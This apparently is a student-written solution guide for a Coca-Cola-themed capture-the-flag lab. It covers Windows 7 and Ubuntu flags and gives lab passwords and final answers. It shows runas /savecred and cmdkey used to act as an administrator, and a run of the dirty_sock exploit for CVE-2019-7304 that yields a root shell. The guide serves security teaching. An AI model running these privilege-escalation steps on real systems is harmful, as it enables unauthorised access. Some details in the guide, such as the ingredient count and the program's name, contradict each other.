



- User accounts:
  1. Admin: cocacola (pw: IceColdSunshine)
  2. Standard User: cokemaster(pw: ILoveCherryCoke)
- Tools used
  1. runas
  2. /savecred
- Steps with commands, screenshots, explanations:
  1. whoami
  2. Use the runas command shown in the screenshot






3. how we set it up in the actual windows 7 os:



C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\cherrycoke>whoami
win-qqclsj5foee\cherrycoke
C:\Users\cherrycoke>runas /savecred /user:win-qqclsj5foee\cocacola notepad
Attempting to start notepad as user "win-qqclsj5foee\cocacola" ...
Enter the password for win-qqclsj5foee\cocacola:
Attempting to start notepad as user "win-qqclsj5foee\cocacola" ...
C:\Users\cherrycoke>runas /savecred /user:win-qqclsj5foee\cocacola notepad
Attempting to start notepad as user "win-qqclsj5foee\cocacola" ...
C:\Users\cherrycoke>cmdkey /add:cocacola /user:win-qqclsj5foee\cocacola /passwor
d:Thereisnosecret
CMDKEY: Credential added successfully.
C:\Users\cherrycoke>runas /savecred /user:win-qqclsj5foee\cocacola notepad
Attempting to start notepad as user "win-qqclsj5foee\cocacola" ...
C:\Users\cherrycoke>runas /savecred /user:win-qqclsj5foee\cocacola "notepad \"C:
\Users\cocacola\Desktop\reminder\reminder.txt""
Attempting to start notepad "C:\Users\cocacola\Desktop\reminder\reminder.txt" as
user "win-qqclsj5foee\cocacola" ...
C:\Users\cherrycoke>runas /savecred /user:win-qqclsj5foee\cocacola "notepad \"C:
\Users\cocacola\Desktop\reminder\reminder.txt""
Attempting to start notepad "C:\Users\cocacola\Desktop\reminder\reminder.txt" as
user "win-qqclsj5foee\cocacola" ...
C:\Users\cherrycoke>
reminder - Notepad
File Edit Format View Help
user:cocacola
password:Thereisnopassword



C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\cherrycoke>whoami
win-qqclsj5foee\cherrycoke
C:\Users\cherrycoke>runas /savecred /user:win-qqclsj5foee\cocacola notepad
Attempting to start notepad as user "win-qqclsj5foee\cocacola" ...
Enter the password for win-qqclsj5foee\cocacola:
Attempting to start notepad as user "win-qqclsj5foee\cocacola" ...
C:\Users\cherrycoke>cmdkey /add:cocacola /user:win-qqclsj5foee\cocacola /passwor
d:IceColdSunshine
CMDKEY: Credential added successfully.
C:\Users\cherrycoke>_




FLAG #6 - REVERSE ENGINEERING A BINARY FILE

- Estimated completion time:10 mins
- Operating system: Windows 7
- Vulnerability: N/A
- Brief/Hint: I heard the user left something important on the desktop. It will help you to get access to the next ingredient and flag.
- User accounts: Admin: cocacola (pw: IceColdSunshine)
- Procedure:
  Craft a binary file which contains the necessary information- Username and IP for ssh login in. We use an easy game to insert strings (contains username and IP) to the binary file.
  Use IDA Free to analyze the given binary file to get the information which is needed to go to the next step. Open subview- strings window, then user could see the flag. The key coca_rsa for ssh login in is given.





Hint is a binary file. Students can use string command to reverse it and discover the ingredient and the IP for the next machine. The coca_rsa is the key file for ssh into the IP.




FLAG #7 - LOG IN TO UBUNTU

- Estimated completion time: 5 mins
- Operating system: Linux
- Vulnerability: N/A
- Hints: I heard the user left something important on the desktop.
- Accounts: Cocacola with no password
- Tools: ssh
- Procedures/Descriptions/Solution:

There is a flag placed on the desktop itself. Just SSH into the Linux machine and ain access to this flag.


Note here the IP will be 192.168.200.20 on the actual CTF.




FLAG #8 - PRIVILEGE ESCALATION

- Estimated completion time: 30
- Operating system: Ubuntu 16.04
- User account: cocacola, this account has no password.
- Vulnerability: CVE-2019-7304
  this CVE is about a bug in Snapd, which is a service in ubuntu.
- Brief/Hint: You need to find a way to get an account with sudo rights.
- Procedure:


1. Login with ssh key which got from last step.
2. Run the snapd service which already in the server.





3. To exploit this, we need to use dirty_socks.
   Github link: https://github.com/initstring/dirty_sock

4. To use this tool, we need to use Ubuntu SSO function and get a Ubuntu account.




5. After that, we can use the dirty_socks which is downloaded from github and exploit.

```
cocacola@ubuntu:~$ cd dirty_sock/
cocacola@ubuntu:~/dirty_sock$ python3 ./dirty_sockv1.py -u "santiscowgl@gmail.com" -k ~/.ssh/id_
rsa
sion One (use in most cases)

      ___  _ ____ ___ _   _     ____ ____ ____ _  _
      |  \ | |__/  |   \_/      [__  |  | |    |_/
      |__/ | |  \  |    |       ___] |__| |___ | \_
                    (version 1)
//=========[]=========================================\\
|| R&D     || initstring (@init_string)                ||
|| Source  || https://github.com/initstring/dirty_sock ||
|| Details || https://initblog.com/2019/dirty-sock     ||
\\=========[]=========================================//
[+] Slipped dirty sock on random socket file: /tmp/nyyqkafrzw;uid=0;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Sending payload...
[+] Success! Enjoy your new account with sudo rights!
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
0 updates are security updates.

guanlong@ubuntu:~$
```

6. Now, we can see there is a new account with sudo rights.

```
guanlong@ubuntu:~$ sudo su -
root@ubuntu:~#
```

7. Now we can see the flag



- Reference:
  https://initblog.com/2019/dirty-sock/
  https://github.com/initstring/dirty_sock
  https://github.com/snapcore/snapd/blob/master/HACKING.md

FLAG #9 - MISLEADING FLAG

- Estimated completion time: 5 minutes
- Operating system: Linux
- Vulnerability: N/A
- Hints: There is a text file and the ingredient image on the desktop
- Misleading ingredient: eggs
- Accounts: Same from Flag #7 (the account gets created after completion of Flag 7). Accessible from Root after privilege escalation
- Tools: zip tool
- Procedures/Descriptions/Solution:
  The CTF initially begins with telling the user that there is a good hacker and a bad hacker, both of which have tried to find Coca Cola's secret ingredient. The bad hacker initially does warn the user that e will disrupt the user from moving forward and will try to mislead him. This is the reason why we have put in the misleading flag.

The misleading flag is the ingredient called - 'Eggs'. This ingredient is saved as a png file in a hidden folder which is again located in another hidden folder. This hidden folder can be detected on the Desktop using the following command: "ls -la"
Once the hidden folder inside another hidden folder is found, the ingredient is located in it. It also contains a text file to explain its significance and contents.

FLAG #10 - ENCRYPTION

- Estimated completion time: 30 minutes
- Operating system: Linux
- Hints: Initials of each of the ingredients will give password to the last flag.
- Accounts: Same as Flag #9
- Tools: MD5 encryption algorithm, gpg file encryption tool
- Procedures/Descriptions/Solution:
  The final flag deals with the use of a hidden program called gameofthrones.c that is a MD5 hashing algorithm written purposely in C to make it difficult to identify and understand.
  1. The file is hidden by using . functionality. It can only be found by doing 'ls -la' command.
  2. It is necessary to understand what the program does in order to make sure what output the program would give.
  3. The function names and variables are changed to names of final_flag.html characters and entities to make the program difficult to understand.

4. The main aim of the program is to enter the first letter of all 9 previously found ingredients into the program in the right order (The order is the order in which all 9 ingredients were found) to generate the hash value which will be used as a password to the last flag.
5. The ingredients in the right order are:
   a. Whoo
   b. kola nuts

   c. Caramel color
   d. Phosphoric Acid
   e. Fizzy Water
   f. Sucrose
   g. Vegetable oil
   h. Vanilla Extract
6. So the right input is WKCPFSVV
7. The correct MD5 hash value is 6ff76fb06b7448e19e0c397ddf96e19c
8. This is the password to the last ingredient.
9. On running the program gameofthrones.py with the input WKCPFSVV will generate the right hash value
10. This hash value needs to be used for the final_flag.html file which has been encrypted using gpg tool. This file is located in the dontouch folder that we have initially used as well.
11. This is the final flag where we get the secret ingredient: love & care